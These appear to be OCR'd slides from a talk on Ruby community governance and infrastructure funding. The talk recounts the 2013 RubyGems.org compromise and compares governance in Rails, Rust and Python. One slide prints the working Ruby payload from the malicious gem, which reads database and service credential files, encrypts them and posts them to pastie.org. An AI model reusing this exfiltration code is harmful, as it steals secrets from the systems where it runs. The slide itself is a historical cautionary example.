As some questions have been raised about how the Rails project's governance functions, we'd like to clarify how the team is structured and how we operate:

- Ruby on Rails is an Open Source project run by the Rails Core team. In addition to the Core team we have two additional teams - the Committer team who can merge code changes, as well as the Issues team who can triage issues and merge documentation changes.

https://rubyonrails.org/2021/5/2/rails-governance

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- Through that consensus process, no one on the Core team, or their employers, have sole control over the framework or community. There is no individual or subset of individuals who have power to enact policies unilaterally in the Rails community spaces that we operate (for example on issues, pull requests, or the forum).
- We encourage contributions from everyone and will work to make your experience as welcoming as possible.

https://rubyonrails.org/2021/5/2/rails-governance

https://www.youtube.com/watch?v=MbqJzACF-54

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Basecamp

GitHub

shopify

HEROKU

?

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Bundler

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

A Cautionary Tale

```ruby
# extracted and prettified from the exploit gem metadata (https://gist.github.com/d891e876c53e55bf0920)
# context: https://news.ycombinator.com/item?id=5139720
require 'net/http'
require 'digest'
require 'openssl'
require 'base64'
aes = proc { |text|
  aes_256 = OpenSSL::Cipher.new('aes-256-cbc')
  aes_256.encrypt
  aes_256.key = Digest::MD5.hexdigest(`uname -r`)

  crypted = aes_256.update(text)
  crypted << aes_256.final
  Base64.encode64(crypted)
}
exfil = proc { |path|
  if File.file?(path) == true
    ":::: #{path} ::::\n\n#{File.read(path)}"
  end
}
loot = ["config/database.yml", "config/librato.yml", "config/newrelic.yml", "config/rubygems.yml"].map { |path| exfil.call(path) }.join
if !(loot.empty?)
  Net::HTTP.post_form(URI('http://pastie.org/pastes'), {
    'paste[authorization]' => 'burger',
    'paste[access_key]'    => '',
    'paste[parse_id]'      => '6',
    'paste[body]'          => "e193256c9337b50b197f040e762dafcc745a66297c9db47ac30395d8022f94a8\n\n#{aes.call(loot)}",
    'paste[restricted]'    => '0',
    'commit'               => 'Create Paste'
  })
end
```

RubyGems in recovery mode after site hack

By Juha Saarinen
Feb 1 2013
11:33AM

0 Comments

RELATED ARTICLES

Telstra says Digicel sweep found malware 'resident' in systems

Any Android security app is better than Google Play Protect

Log4j vulnerabilities remain 'endemic', says US DHS

Apple introduces Lockdown Mode as it battles spyware firms

Packages being verified.

Volunteers at RubyGems.org are scrambling to recover the software repository after it was compromised yesterday.

An unknown user uploaded a malicious code package to RubyGems that executed on its server, threatening the integrity of hundreds of thousands of sites that use software from the site.

RubyGems is the software package repository for Ruby programming language applications, including the Ruby on Rails framework that is used by popular sites such as Twitter, Github, Yammer, Scribd, Groupon, and Shopify.

Currently, the incident is not thought to have affected any other site than RubyGems.

Michael Koziarski, a maintainer of Ruby On Rails (RoR) told *iTnews* that the incident affected the framework in the sense that the vast majority of Rails users download it and associated libraries from RubyGems.

VentureBeat

RubyGems.org hacked, interrupting Heroku services and putting sites using Rails at risk

John Koetsier
@johnkoetsier

January 30, 2013 8:49 PM

@adarshp

Hacker News
new | past | comments | ask | show | jobs | submit

Rubygems.org compromised (rubygems.org)

405 points by benmmurphy on Jan 30, 2013 | hide | past | favorite | 158 comments

qrush on Jan 30, 2013 | next [–]

Hi everyone -

A full post-mortem is coming, but here's what happened from my perspective. I got mentioned on twitter about this thread while I was on the bus. I asked @evanphx to put the site into maintenance mode immediately.

Once I got on wifi, I downloaded the "exploit" gems and found that they used the Psych hack to post config/initializers/* and config/*.yml to Pastie. Luckily, none of our API keys were actually in those files - our config is a bit different since you can still run RubyGems.org on Heroku, which needs to put secret keys in the ENV.

I deleted the exploit gems permanently along with the throwaway account that posted them...that's why this post's URL is a 404.

I've reset our S3 keys just to be sure and any other keys we had on our production site. From what we know right now, no other changes on our S3 bucket have taken place, and we're going to check the logs to make sure. Once we get a real fix for this issue out, pushing gems will be enabled again.

Just a general PSA -

Please, if you find an issue like this, be nice. Tell the maintainers privately. Don't post to Reddit, HN, or a public Gist. RubyGems.org is completely volunteer run. No one gets paid to work on it. Thanks for your patience everyone.

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ruby together

All of the infrastructure used by Ruby developers today, including Bundler, RubyGems, and **RubyGems.org** is maintained and developed by volunteers. While it's good that no one company controls resources shared by the community, it's terrible that the only people who work on our shared infrastructure are doing so for free and in their spare time.

Ruby Together was founded so the community can cooperate to solve that problem. It will fund on-call rotations, maintenance work, and improvements to the **shared, public infrastructure** used by the entire community.

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

Bundler





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Gems

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Community

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Community

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Learning World

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
How to introduce governance in your work:

- Have regular meetings
- Take notes and share them
- Have an advisory board
- Make your project easy to join
- Get feedback
- Think about the future



bookshop.org (not an affiliate link)

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Someone has to build and maintain
the Infrastructure of the Ruby Community.

Maybe it's you!

Also someone has to pay for building and maintaining
the Infrastructure of the Ruby Community -

Maybe it's your company!



Photo by @Ignacio Correia

1. Infrastructure is boring, but very important
2. We should all think about what makes Ruby World great, and help out where we can
3. Good governance helps build strong infrastructure

The scarcest resource is not oil, metals, clean air, capital, labour, or technology. It is our willingness to listen to each other and learn from each other and to seek the truth rather than seek to be right

— Donella Meadows —

AZ QUOTES

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Thank you!

Adarsh Pandit

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Questions?

Appendix

How do other programming communities do it?

Governance

How Rust is built by its community

Roadmap and RFC process

Each major decision in Rust starts as a Request for Comments (RFC). Everyone is invited to discuss the proposal, to work toward a shared understanding of the tradeoffs. Though sometimes arduous, this community deliberation is Rust's secret sauce for quality.

LEARN MORE

The RFC process is also used to establish a yearly roadmap laying out our aspirations for that year. This shared vision is essential for keeping the development process focused.

READ THE 2021 ROADMAP

#discuss 17

Guido van Rossum steps down as Python's BDFL, thoughts?

Ben Halpern • Jul 12 '18

DEV

https://github.com/python/steering-council

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[python-committers] Transfer of power

Guido van Rossum guido at python.org
Thu Jul 12 10:57:35 EDT 2018

- Previous message (by thread): [python-committers] A different way to focus discussions
- Next message (by thread): [python-committers] Transfer of power
- **Messages sorted by:** [date] [thread] [subject] [author]

Now that PEP 572 is done, I don't ever want to have to fight so hard for a PEP and find that so many people despise my decisions.

I would like to remove myself entirely from the decision process. I'll still be there for a while as an ordinary core dev, and I'll still be available to mentor people -- possibly more available. But I'm basically giving myself a permanent vacation from being BDFL, and you all will be on your own.

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After a long and drawn out discussion about assignment expressions, Guido announced in July 2018 that he was retiring from his role as BDFL (for real this time). He purposefully did not name a successor. Instead, he asked the team of core developers to figure out how Python should be governed going forward.

Luckily, the PEP process was already well established, so it was natural to use PEPs to discuss and decide on a new governance model. Through the fall of 2018, several models were proposed, including electing a new BDFL (renamed the Gracious Umpire Influencing Decisions Officer: the GUIDO), or moving to a community model based on consensus and voting, without centralized leadership. In December 2018, the steering council model was chosen after a vote among the core developers.

The steering council consists of five members of the Python community, as listed above. There will be an election for a new steering council after every major release of Python. In other words, there will be an election following the release of Python 3.8.

Although it's an open election, it's expected that most, if not all, of the inaugural steering council will be reelected. The steering council has broad powers to make decisions about the Python language, but should strive to exercise those powers as little as possible.

https://github.com/python/steering-council